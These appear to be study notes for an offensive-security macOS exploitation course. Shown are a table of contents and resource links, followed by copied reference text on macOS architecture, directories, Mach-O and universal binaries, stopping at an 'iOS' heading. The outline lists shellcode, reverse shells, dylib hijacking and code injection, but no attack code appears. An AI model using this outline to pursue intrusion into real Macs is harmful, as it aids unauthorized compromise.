

Offensive Security MAC Control Bypass (OSMR) Overview Notes

PT.1



EXP-312: macOS Control Bypasses
OSMR Certification

<https://www.linkedin.com/in/joas-antonio-dos-santos>

Summary

Laboratory	8
Content	8
MacOS Architecture	8
Mac OS X Architecture and Terminology	8
NeXTSTEP[edit]	13
Rhapsody[edit]	13
Mac OS X[edit].....	14
Mac OS X Directory Structure explained	15
Directory Structures of Mac OS X, Examined and Explained	15
Mach-O	17
Mach-O file layout	17
Minimum OS version	17
Universal binary	17
Motivation[edit]	18
History	18
Universal applications	19
iOS	19
OS X ABI Mach-O File Format Reference	19
Objective-C	39
Who Should Read This Document	40
Organization of This Document	40
Conventions	40
See Also	41
The Runtime System	41
Memory Management	41
Objective-C Hello World Example	42
Compile & Execute Objective-C Program	43
Static Analysis Tools – CLI	43
Codesign	43
DESCRIPTION	44
OPTIONS	44
Sign .app with Codesign.....	51
How to inspect Mach-O files.....	55
Better disassembly on macOS Big Sur.....	58

Objdump	61
Jtool2	61
Reverse engineering tool "Hopper Disassembler" for MacOS / Linux.....	63
Presentation	63
The Concept.....	64
Display Modes.....	65
Assembly	65
Control Flow Graph.....	66
Pseudo-Code	69
Hex Mode.....	70
Navigating Through the File	71
Segments and Sections	71
Symbols, Tags and Strings.....	71
The Navigation Stack.....	72
The Navigation Bar.....	72
Using the Inspector.....	73
Instruction Encoding	74
Format	74
Comment	74
Colors and Tags.....	74
References.....	74
Procedure	74
Modifying the File.....	75
The Hexadecimal Editor	75
The Assembler.....	76
Debugging with LLDB-MI on macOS	76
Prerequisites	76
How to obtain the LLDB.framework	76
Example launch.json	77
If you get a Developer Tools Access prompt	77
Additional configurations	78
Using an LLDB.framework not installed via Xcode	78
Using a custom-built lldb-mi	79
References	79
Using LLDB for reverse engineering	79

DTrace for the Application Developer - Counting Function Calls	92
Userspace process tracing.....	92
0x2a0 Writing Shellcode.....	117
0x2a1 Common Assembly Instructions	117
0x2a2 Linux System Calls.....	118
0x2a3 Hello, World!.....	120
0x2a4 Shell-Spawning Code	122
0x2a5 Avoiding Using Other Segments	124
0x2a6 Removing Null Bytes	126
0x2a7 Even Smaller Shellcode Using the Stack	130
0x2a8 Printable ASCII Instructions	133
0x2a9 Polymorphic Shellcode	134
0x2aa ASCII Printable Polymorphic Shellcode.....	134
0x2ab Dissembler	148
Writing and Compiling Shellcode in C	158
Overview	158
Walkthrough.....	159
1. Preparing Dev Environment	159
2. Generating Assembly Listing.....	160
3. Massaging Assembly Listing	163
4. Linking to an EXE	167
5. Testing the EXE.....	168
6. Copying Out Shellcode	168
7. Testing Shellcode.....	169
EXPLOITATION WITH SHELLCODE	170
SYSTEM CALLS (SYSCALL)	171
NOTE.....	172
WHY SYSCALL?	172
WORK FLOW.....	173
GENERATING A SAMPLE ASM CODE FOR SYSCALL	173
EXAMPLE 1.....	173
EXAMPLE 2.....	174
MORE ON SYSCALL.....	174
NULLBYTES 0x00.....	175
EFFECT OF NULL BYTES	175

CAUSE OF NULL BYTES.....	175
REMOVING NULL BYTES.....	175
TYPE 1	175
TYPE 2.....	176
TYPE 3 — We can SUB the register.....	176
TYPE 4 — INC or DEC the register.....	176
TYPE 5 — Moving 0 from another register	177
GENERATING SHELLCODES	177
COMMON CODE STRUCTURE.....	177
EXPLOIT.....	178
Creating OSX shellcodes	180
Shellcode: Mac OSX amd64.....	181
Introduction	181
Apple does it their way	181
Spawn /bin/sh	182
Execute command	182
Bind port to shell	183
Reverse connect shell	185
Sources	186
Fun With Shellcode On MacOS x86_64	186
Analyzing the Shellcode with Dtrace.....	192
TCP Bind Shell in Assembly (ARM 32-bit)	194
Creating a Socket.....	213
BIND THE SOCKET	215
LISTEN FOR AND ACCEPT INCOMING CONNECTIONS	218
CONNECT IO TO SOCKET AND START SHELL	219
CONCLUSION	221
x64 SLAE — Assignment 1: Bind Shell.....	226
Create socket.....	226
Bind socket to a port	227
Start listening for incoming connections	228
Accept incoming connections	228
Read and validate password	229
Redirect STDIN, STDOUT, and STDERR.....	229
Execute commands within the incoming connections	230

Results	231
Eliminating RIP Relative Addressing	232
Eliminating Calls into the __stub Section.....	233
DYLD_INSERT_LIBRARIES DYLIB injection in macOS / OSX	235
DYLIB Injection in Golang apps on Apple silicon chips.....	250
Dylib Hijack Scanner	260
Dylib hijacking on OS X.....	261
Background	262
Dylib hijacking on OS X.....	264
Attacks	283
Defences	297
Conclusion.....	298
Bibliography.....	298
Mach (kernel).....	300
Name[edit]	300
Unix pipes[edit]	300
New concepts[edit].....	301
Mach[edit]	301
Development[edit].....	303
Performance issues[edit].....	304
Potential solutions[edit].....	305
Second-generation microkernels[edit].....	306
MacOS Injection via Third Party Frameworks	306
.NET Core.....	307
.NET Core Debugging.....	310
.NET Core Code execution	315
Does The Hardened Runtime Stop This?	318
Electron Hijacking.....	323
https://blog.xpnsec.com/macos-injection-via-third-party-frameworks/	326
Code injection on macOS.....	326
DYLD_INSERT_LIBRARIES	326
Thread Injection	326
Thread Hijacking	330
ptrace?	331
Other techniques?	331
Function Hooking on macOS	332

Function Interposing.....	332
Function Hooking Example.....	336

Info

Document not formatted due to laziness

Updates will be made as it goes on.

OSCP, OSEP, OSWE, OSED and OSWP Notes

<https://drive.google.com/drive/u/0/folders/12Mvq6kE2HJDwN2CZhEGWizyWt87YunkU>

Laboratory

https://www.youtube.com/watch?v=ZelR6aqusiM&ab_channel=LoiLiangYang

<https://null-byte.wonderhowto.com/how-to/mac-for-hackers-organize-your-tools-by-pentest-stages-0174653/>

<https://developer.apple.com/videos/play/wwdc2022/10002/>

https://www.youtube.com/watch?v=0iMnb8nz0fE&ab_channel=TheEasyWay

<https://github.com/sidaf/homebrew-pentest>

https://theevilbit.github.io/posts/getting_started_in_macos_security

Content

<http://technologeeks.com/course.jl?course=OSXRE>

<https://github.com/V0lk3n/OSMR-CheatSheet>

<https://github.com/e-a-security/macOS-Exploit-Dev-OSMR>

<https://github.com/loneicewolf/exp312-osmr>

https://www.youtube.com/watch?v=fLEvtMfsW4&ab_channel=S4viOnLive%28BackupDirecto_sdeTwitch%29

https://www.youtube.com/watch?v=XfPfCBYUSN0&ab_channel=OffensiveSecurity

<https://avltree9798.medium.com/offensive-security-macos-researcher-osmr-exp-312-course-exam-review-5b1b0648838b>

https://www.reddit.com/r/oscp/comments/pxonba/osmr_mac_exploit_cert/

MacOS Architecture


Mac OS X Architecture and Terminology

Understanding the architecture and terminology of Mac OS X is important to be able to use it effectively.

Functionally, the Mac OS X architecture consists of several layers that are often shown graphically as in Figure 1.1. The base level of the operating system is its Unix core, which is called Darwin. Moving "up" through the layers, the next layer is the graphics subsystem,

which consists of three parts: Quartz, OpenGL, and QuickTime. Then comes the application layer, which has four components, those being Classic, Carbon, Cocoa, and Java. Finally, the top layer is the user interface, which is called Aqua.

Figure 1.1. You can think of Mac OS X being composed of four layers; the bottom layer provides the core OS services, whereas each layer toward the top provides services that are "closer" to the user.



The Core OS: Darwin

Mac OS X is built on a Unix core; the Darwin core is based on the Berkeley Software Distribution (BSD) version of Unix. The heart of the Darwin core is called Mach. This part of the operating system performs the fundamental tasks, such as data flow into and from the CPU, memory use, and so on. Mach's major features include the following:

- Protected memory? Mach provides a separate memory area in which each application can run. It ensures that each application remains in its own memory space and so does not affect other applications. Therefore, if a running application crashes or hangs, other applications aren't affected. You can safely shut down the hung application and continue working in the others.

In contrast, previous versions of the Mac OS did not have protected memory. When one application crashed, it usually took down others and often the OS itself, which resulted in you losing unsaved data in all the applications. Under Mac OS X, only the data in the crashing application is at risk.

- Automatic memory management? Mac OS X manages RAM for you; it automatically allocates RAM to applications that need it. Under Mac OS X, you don't need to think about how RAM is being used; the OS takes care of it for you (if you have ever struggled to manually allocate RAM under OS 9 and earlier, you know why not having to do this anymore is a very good thing).
- Preemptive multitasking? Under Mac OS X (or, more specifically, Mach), the operating system controls the processes that the processor is performing to ensure that all applications and system services have the resources they need and that the processor is used efficiently. This ensures both stability and maximum performance for both foreground and background processes.

This is in contrast to the cooperative multitasking in previous versions of the Mac OS. Under that scheme, applications had to fight among themselves for the

resources they needed. This resulted in instability when applications couldn't get the resources they needed and poor performance for those applications that were not able to "grab" the system resources they needed (this is why some processes stopped when you moved them to the background).

- Advanced virtual memory? The Mach core uses a virtual memory system that is always on. It manages the virtual memory use efficiently so that virtual memory is used only as necessary to ensure maximum performance.

Under previous versions of the Mac OS, you had to control how virtual memory was used manually. Because the virtual memory system was not very efficient, you had to be careful about when you had it turned on because it would cause the performance of some applications to slow to a crawl, even if you had plenty of RAM.

NOTE



Darwin is open source. This means that the code of which Darwin is composed is freely available to anyone who wants to use it. A programmer can download the Darwin code and modify it. Thus, it is possible to provide alternative versions of the Darwin core to change and enhance Mac OS X. The Darwin code and documentation can be found at <http://developer.apple.com/darwin/>.

Darwin also provides the input/output services for Mac OS X and easily supports three key characteristics of modern devices: plug-and-play, hot-swapping, and power management.

Darwin, through its Virtual File System (VFS) design, supports several file systems under Mac OS X, including the following:

- Mac OS Extended Format? Also known as Hierarchical File System Plus (HFS+), this is the default file system under Mac OS X as it has been under the more recent versions of the Mac OS (those since Mac OS 8). This file system efficiently supports large hard drives by minimizing the smallest size used to store a single file.

NOTE



For version 10.3, Mac OS X also supports the Mac OS Extended Journaled format. This enables the OS to track changes that are made while they are being made so that the process of recovering from errors is much more reliable. You will learn more about this later.

- Mac OS Standard Format? Known as HFS, this was the standard for Mac OS versions prior to Mac OS 8.
- UFS? The standard file system for Unix systems.
- UDF? The Universal Disk Format, it's used for DVD volumes.
- ISO 9660? A standard for CD-ROMs.

Darwin supports many major network file protocols. It supports Apple File Protocol (AFP) over IP client, which is the file-sharing protocol for Macs running Mac OS 8 and Mac OS 9. Network File System (NFS) client, which is the dominant file-sharing protocol on Unix

platforms, is also supported. Mac OS X also provides support for Windows-based network protocols, meaning you can interact with Windows machines as easily as you can with other Macs.

Mac OS X uses bundles; a bundle is a directory containing a set of files that provide services. A bundle contains executable files and all the resources associated with those executables; when they are a file package, a bundle can appear as a single file. The three types of bundles under Mac OS X are as follows:

- Applications? Under Mac OS X, applications are provided in bundles. Frequently, these bundles are designed as file packages so the user sees only the files with which he needs to work, such as the file to launch the application. The rest of the application resources might be hidden from the user. This makes installing such applications simple.
- Framework? A framework bundle is similar to an application bundle except that a framework provides services that are shared across the OS; frameworks are system resources. A framework contains a dynamic shared library, meaning different areas of the OS as well as applications can access the services provided by that framework. Frameworks are always available to the applications and services running in the system. For example, under Mac OS X, QuickTime is a framework; applications can access QuickTime services by accessing the QuickTime framework. Frameworks are not provided as file packages, so the user sees the individual files that make up that framework.
- Loadable bundle? Loadable bundles are executable code (just like applications) available to other applications and the system (similar to frameworks) but must be loaded into an application to provide their services. The two main types of loadable bundles are plug-ins (such as those used in Web browsers) and palettes (which are used in building application interfaces). Loadable bundles can also be presented as a package so the user sees and works with only one file.

NOTE

Because of its Unix architecture, you will see many more filename extensions under Mac OS X than there were under previous versions of the OS. Most of the extensions for files you will deal with directly are easily understood (for example, .app is used for applications), but others the system uses are not as intuitive.

The Graphics Subsystem

Mac OS X includes an advanced graphics subsystem, which has three main components: Quartz Extreme, OpenGL, and QuickTime.

Quartz Extreme is the name of the part of the graphics subsystem that handles 2D graphics. Quartz provides the interface graphics, fonts, and other 2D elements of the system, as well as on-the-fly rendering and antialiasing of images. Under Mac OS X, the Portable Document Format (PDF) is native to the OS. This means you can create PDF versions of any document without using a third-party application, such as Adobe Acrobat (to get special features in PDF documents, such as navigation features, you still need to use an application that provides those features). You can quickly create a PDF version of any document with which you work; that document can be viewed with Acrobat Reader or Mac OS X's own Preview application. Quartz Extreme also supports TrueType, Type 1, and OpenType fonts and blends 3D and QuickTime content with the 2D content it provides directly.

NOTE

Antialiasing reduces the pixelated appearance of a graphic to provide smooth edges instead of jagged ones.

Because of Quartz Extreme, you don't need to install a font-smoothing utility, such as Adobe Type Manager, to be able to view and use all sizes of PostScript fonts, as you had to do under Mac OS 9 and earlier.

NOTE

 Under version 10.3, the Preview application has been greatly improved, especially in terms of speed. The application opens and displays PDF and other documents much more quickly than it did under previous versions of Mac OS X.

The OpenGL component of the graphics subsystem provides 3D graphics support for 3D applications. OpenGL is an industry standard that is also used on Windows and Unix systems. Because of this, it is easier to create 3D applications for the Mac from those that were designed to run on those other operating systems. The Mac OS X implementation of OpenGL provides many 3D graphics functions, such as texture mapping, transparency, antialiasing, atmospheric effects, other special effects, and more.

QuickTime provides support for many types of digital media, such as digital video, and is the primary enabler of video and audio streaming under Mac OS X. QuickTime enables both viewing applications, such as the QuickTime Player, and creative applications, such as iMovie, iTunes, and many more. QuickTime is also an industry standard, and QuickTime files can be used on Windows and other computer platforms.

The Application Subsystem

Mac OS X provides the Classic environment to enable it to run Classic applications. It also includes three application development environments: Carbon, Cocoa, and Java 2.

The Classic environment enables Mac OS X to run applications that were written for previous versions of the OS without modification. This provides access to thousands of existing applications that will run under Mac OS X. Classic applications run as they do under previous versions of the Mac OS; in other words, they do not benefit from the advanced features of Mac OS X such as protected memory (Classic applications can be affected by other Classic applications, and the Classic environment itself can be affected when a Classic application has problems).

The Carbon environment enables developers to port existing applications to use Carbon application program interfaces (APIs); the process of porting a Classic application into the Carbon environment is called Carbonizing it. The Carbon environment offers the benefits of Darwin for Carbonized applications, such as protected memory and preemptive multitasking. Carbonizing an application is significantly less work than creating a new application from scratch, which enabled many applications to be delivered near the release of Mac OS X.

The Cocoa environment offers developers a state-of-the-art, object-oriented application development environment. Cocoa applications are designed for Mac OS X from the ground up and take the most advantage of Mac OS X services and benefits. Most of the applications included with Mac OS X are Cocoa versions; as time passes, more and more Cocoa applications will become available and will eventually be the dominant type under Mac OS X.

The Java environment enables you to run Java applications, including pure Java applications and Java applets. Java applications are widely used on the Web because they enable the same set of code to be executed on various platforms. You can also develop Java applications under Mac OS X.

The User Interface

The Mac OS X user interface, called Aqua, provides Mac OS X's great visual experience as well as the tools you use to interact with and customize the interface to suit your preferences. From the drop shadows on open windows to the extensive use of color and texture to the extremely detailed icons, Aqua provides a user experience that is both pleasant and efficient.

<http://etutorials.org/Mac+OS/using+mac+os+x+v10.3+panther/Part+I+Mac+OS+X+Exploring+the+Core/Chapter+1.+Mac+OS+X+Foundations/Mac+OS+X+Architecture+and+Terminology/>

NeXTSTEP[\[edit\]](#)

Main article: [NeXTSTEP](#)


NeXTSTEP used a hybrid kernel that combined the [Mach 2.5](#) kernel developed at [Carnegie Mellon University](#) with subsystems from [4.3BSD](#). NeXTSTEP also introduced a new windowing system based on [Display PostScript](#) that intended to achieve better [WYSIWYG](#) systems by using the same language to draw content on monitors that drew content on printers. NeXT also included [object-oriented programming](#) tools based on the [Objective-C](#) language that they had acquired from [Stepstone](#) and a collection of Frameworks (or Kits) that were intended to speed software development. NeXTSTEP originally ran on [Motorola's 68k](#) processors, but was later ported to [Intel's x86](#), [Hewlett-Packard's PA-RISC](#) and [Sun Microsystems' SPARC](#) processors. Later on, the developer tools and frameworks were released, as [OpenStep](#), as a development platform that would run on other operating systems.

Rhapsody[\[edit\]](#)

Main article: [Rhapsody \(operating system\)](#)

On February 4, 1997, Apple acquired NeXT and began development of the [Rhapsody](#) operating system. Rhapsody built on NeXTSTEP, [porting](#) the core system to the [PowerPC](#) architecture and adding a redesigned user interface based on the [Platinum](#) user interface from [Mac OS 8](#). An emulation layer called [Blue Box](#) allowed Mac OS applications to run within an actual instance of the Mac OS and an integrated [Java platform](#).¹¹ The Objective-C developer tools and Frameworks were referred to as the [Yellow Box](#) and also made available separately for [Microsoft Windows](#). The Rhapsody project eventually bore the fruit of all Apple's efforts to develop a new generation Mac OS, which finally shipped in the form of [Mac OS X Server](#).

Mac OS X [edit]



A diagram of the Mac OS X architecture

At the 1998 [Worldwide Developers Conference](#) (WWDC), Apple announced a move that was intended as a response to complaints from Macintosh software developers who were not happy with the two options (Yellow Box and Blue Box) available in Rhapsody. Mac OS X would add another developer [API](#) to the existing ones in Rhapsody. Key APIs from the [Macintosh Toolbox](#) would be implemented in Mac OS X to run directly on the BSD layers of the operating system instead of in the emulated Macintosh layer. This modified interface, called [Carbon](#), would eliminate approximately 2000 troublesome API calls (of about 8000 total) and replace them with calls compatible with a modern OS.^[2]

At the same conference, Apple announced that the Mach side of the kernel had been updated with sources from the [OSFMK](#) 7.3 (Open Source Foundation Mach Kernel)^[3] and the BSD side of the kernel had been updated with sources from the [FreeBSD](#), [NetBSD](#) and [OpenBSD](#) projects.^[2] They also announced a new driver model called I/O Kit, intended to replace the Driver Kit used in NeXTSTEP citing Driver Kit's lack of power management and hot-swap capabilities and its lack of automatic configuration capability.^[4]

At the 1999 WWDC, Apple revealed [Quartz](#), a new [Portable Document Format](#) (PDF) based windowing system for the operating system that was not encumbered with licensing fees to [Adobe](#) like the Display PostScript windowing system of NeXTSTEP. Apple also announced that the Yellow Box layer had been renamed [Cocoa](#) and began to move away from their commitment to providing the Yellow Box on Windows. At this WWDC, Apple also showed Mac OS X booting off of a [HFS Plus](#) formatted drive for the first time.

The first public release of Mac OS X released to consumers was a [Public Beta](#) released on September 13, 2000.


https://en.wikipedia.org/wiki/Architecture_of_macOS

Mac OS X Directory Structure explained

Directory Structures of Mac OS X, Examined and Explained

By default, if you glance in the root of your Mac's hard disk from Finder, you'll see some unfamiliar sounding directories. The underlying directory structures of Mac OS are best revealed by visiting the root directory of the Mac, which many Mac users may encounter when they visit their own "Macintosh HD".

Going further from the command line, you will see even more root level directories if you type the following:



```
ls /
Retina-MacBook-Pro% ls /
Applications/          bin/           net/
Library/               cores/          private/
Network/              dev/            sbin/
System/               etc@            tmp@
Users/                home/           usr/
Volumes/              installer.failurerequests  var@
```

Here you will find directories with names like; cores, dev, etc, System, private, sbin, tmp, usr, var, etc, opt, net, home, Users, Applications, Volumes, bin, network, etc.

Rather than wonder at the mystery of what all these folders, directories, and items mean, let's examine and detail what these directories are, and what they contain, as they are relevant to the Mac operating system.

In no particular order, here is a table to help with this effort of exploring the base system directory structure of Mac OS:

Directory	Description
/Applications	Self explanatory, this is where your Mac's applications are kept

/Developer	The Developer directory appears only if you have installed Apple's Developer Tools, and no surprise, contains developer related tools, documentation, and files.
/Library	Shared libraries, files necessary for the operating system to function properly, including settings, preferences, and other necessities (note: you also have a Libraries folder in your home directory, which holds files specific to that user).
/Network	largely self explanatory, network related devices, servers, libraries, etc
/System	System related files, libraries, preferences, critical for the proper function of Mac OS X
/Users	All user accounts on the machine and their accompanying unique files, settings, etc. Much like /home in Linux
/Volumes	Mounted devices and volumes, either virtual or real, such as hard disks, CD's, DVD's, DMG mounts, etc
/	Root directory, present on virtually all UNIX based file systems. Parent directory of all other files
/bin	Essential common binaries, holds files and programs needed to boot the operating system and run properly
/etc	Machine local system configuration, holds administrative, configuration, and other system files
/dev	Device files, all files that represent peripheral devices including keyboards, mice, trackpads, etc
/usr	Second major hierarchy, includes subdirectories that contain information, configuration files, and other essentials used by the operating system
/sbin	Essential system binaries, contains utilities for system administration
/tmp	Temporary files, caches, etc
/var	Variable data, contains files whose contents change as the operating system runs

You may very well find other directories as well, depending on the version of Mac OS X you have, and depending on what apps and system adjustments you have made.

Nonetheless you can be sure that if any directory is at the root of Mac OS X, it is important, and shouldn't be messed with at least without detailed knowledge of what you're doing. Never delete, modify, or otherwise alter system files and directories on a Mac (at least without knowing exactly what you're doing and why) because doing so can disrupt the operating system and prevent it from working as expected. Always back up a Mac before exploring and modifying system level directories.

<https://osxdaily.com/2007/03/30/mac-os-x-directory-structure-explained/>

Mach-O

Mach-O, short for [Mach object](#) file format, is a [file format](#) for [executables](#), [object code](#), [shared libraries](#), dynamically-loaded code, and [core dumps](#). It was developed to replace the [a.out](#) format.

Mach-O is used by some systems based on the [Mach kernel](#). [NeXTSTEP](#), [macOS](#), and [iOS](#) are examples of systems that use this format for native executables, libraries and object code.

Mach-O file layout

Each Mach-O file is made up of one Mach-O header, followed by a series of load commands, followed by one or more segments, each of which contains between 0 and 255 sections. Mach-O uses the REL [relocation](#) format to handle references to symbols. When looking up symbols Mach-O uses a two-level [namespace](#) that encodes each symbol into an 'object/symbol name' pair that is then linearly searched for, first by the object and then the symbol name.^[1]

The basic structure—a list of variable-length "load commands" that reference pages of data elsewhere in the file^[2]—was also used in the executable file format for [Accent](#).^[citation needed] The Accent file format was in turn, based on an idea from [Spice Lisp](#)

Minimum OS version

With the introduction of [Mac OS X 10.6](#) platform the Mach-O file underwent a significant modification that causes binaries compiled on a computer running 10.6 or later to be (by default) executable only on computers running Mac OS X 10.6 or later. The difference stems from load commands that the [dynamic linker](#), in previous Mac OS X versions, does not understand. Another significant change to the Mach-O format is the change in how the Link Edit tables (found in the `__LINKEDIT` section) function. In 10.6 these new Link Edit tables are compressed by removing unused and unneeded bits of information, however Mac OS X 10.5 and earlier cannot read this new Link Edit table format. To make backwards-compatible executables, the linker flag `"-mmacosx-version-min="` can be used.

Universal binary

The **universal binary** format is, in [Apple](#) parlance, a format for [executable files](#) that run natively on either [PowerPC](#) or [Intel](#)-manufactured [IA-32](#) or [Intel 64](#) or [ARM64](#)-based [Macintosh](#) computers. The format originated on [NeXTStep](#) as "[Multi-Architecture Binaries](#)", and the concept is more generally known as a [fat binary](#), as seen on [Power Macintosh](#).

With the release of [Mac OS X Snow Leopard](#), and before that, since the move to [64-bit](#) architectures in general, some software publishers such as [Mozilla](#)^[1] have used the term "universal" to refer to a fat binary that includes builds for both i386 (32-bit Intel) and x86_64 systems. The same mechanism that is used to select between the PowerPC or Intel builds of an application is also used to select between the 32-bit or 64-bit builds of either PowerPC or Intel architectures.

Apple, however, continued to require native compatibility with both PowerPC and Intel in order to grant third-party software publishers permission to use Apple's trademarks related to universal binaries.^[2] Apple does not specify whether or not such third-party software publishers must (or should) bundle separate builds for all architectures.

Universal binaries were introduced into Mac OS at the 2005 [Apple Worldwide Developers Conference](#) as a means to ease the transition from the existing PowerPC architecture to systems based on Intel processors, which began shipping in 2006. Universal binaries typically include both PowerPC and [x86](#) versions of a compiled application. The [operating system](#) detects a universal binary by its header, and executes the appropriate section for the architecture in use. This allows the application to run natively on any supported architecture, with no negative performance impact beyond an increase in the storage space taken up by the larger binary.

Starting with Mac OS X Snow Leopard, only Intel-based Macs are supported, so software that specifically depends upon capabilities present only in Mac OS X 10.6 or newer will only run on Intel-based Macs and therefore does not require Intel/PPC fat binaries. Additionally, starting with [OS X Lion](#), only 64-bit Intel Macs are supported, so software that specifically depends on new features in OS X 10.7 or newer will only run on 64-bit processors and therefore does not require 32-bit/64-bit fat binaries.^{[3][4]} Fat binaries would only be necessary for software that is designed to have [backward compatibility](#) with older versions of [Mac OS X](#) running on older hardware.

The new **Universal 2** binary format was introduced at the 2020 Worldwide Developers Conference.^[5] Universal 2 allows applications to run on both [Intel x86-64](#)-based and [ARM64](#)-based [Macintosh](#) computers, to enable the [transition to Apple silicon](#).

Motivation[edit]

There are two general alternative solutions. The first is to simply provide two separate binaries, one compiled for the x86 architecture and one for the PowerPC architecture. However, this can be confusing to software users unfamiliar with the difference between the two, although the confusion can be remedied through improved documentation, or the use of [hybrid CDs](#). The other alternative is to rely on [emulation](#) of one architecture by a system running the other architecture. This approach results in lower performance, and is generally regarded an interim solution to be used only until universal binaries or specifically compiled binaries are available as with [Rosetta](#).

Universal binaries are larger than single-platform binaries, because multiple copies of the compiled code must be stored. However, because some non-executable resources are shared by the two architectures, the size of the resulting universal binary can be, and usually is, smaller than the combined sizes of two individual binaries. They also do not require extra [RAM](#) because only one of those two copies is loaded for execution.

History

The concept of a universal binary originated with "[Multi-Architecture Binaries](#)" in [NeXTSTEP](#), the main architectural foundation of [Mac OS X](#). NeXTSTEP supports universal binaries so that one executable image can run on multiple architectures, including [Motorola's m68k](#), [Intel's x86](#), [Sun Microsystems's SPARC](#), and [Hewlett-Packard's PA-RISC](#). NeXTSTEP and macOS use [Mach-O](#) archive as the binary format underlying the universal binary.

Apple previously used a similar technique during the transition from [68k](#) processors to PowerPC in the mid-1990s. These dual-platform executables are called [fat binaries](#), referring to their larger file size.

Apple's [Xcode](#) 2.1 supports the creation of these files, a new feature in that release. A simple application developed with [processor-independence](#) in mind might require very few changes to compile as a universal binary, but a complex application designed to take advantage of architecture-specific features might require substantial modification. Applications originally built using other development tools might require additional modification. These reasons have been given for the delay between the introduction of Intel-based Macintosh computers and the availability of third-party applications in universal

binary format. Apple's delivery of Intel-based computers several months ahead of their previously announced schedule is another factor in this gap.

Apple's [Xcode](#) 2.4 takes the concept of universal binaries even further, by allowing four-architecture binaries to be created (32- and 64-bit for both Intel and PowerPC), therefore allowing a single executable to take full advantage of the CPU capabilities of any [Mac OS X](#) machine.

Universal applications

Many software developers have provided universal binary updates for their products since the 2005 WWDC. As of December 2008, Apple's website listed more than 7,500 Universal applications.^[6]

On April 16, 2007, [Adobe Systems](#) announced the release of [Adobe Creative Suite 3](#), the first version of the application suite in the Universal Binary format.^[7]

From 2006 to 2010, many Mac OS X applications were ported to Universal Binary format, including [QuarkXPress](#), Apple's own [Final Cut Studio](#), [Adobe Creative Suite](#), [Microsoft Office 2008](#), and [Shockwave Player](#) with version 11 - after that time most were made Intel-only apps. Non-Universal 32-bit PowerPC programs will run on Intel Macs running Mac OS X 10.4, 10.5, and 10.6 (in most cases), but with non-optimal performance, since they must be translated on-the-fly by [Rosetta](#); they will not run on Mac OS X 10.7 Lion and later as Rosetta is no longer part of the OS.

iOS

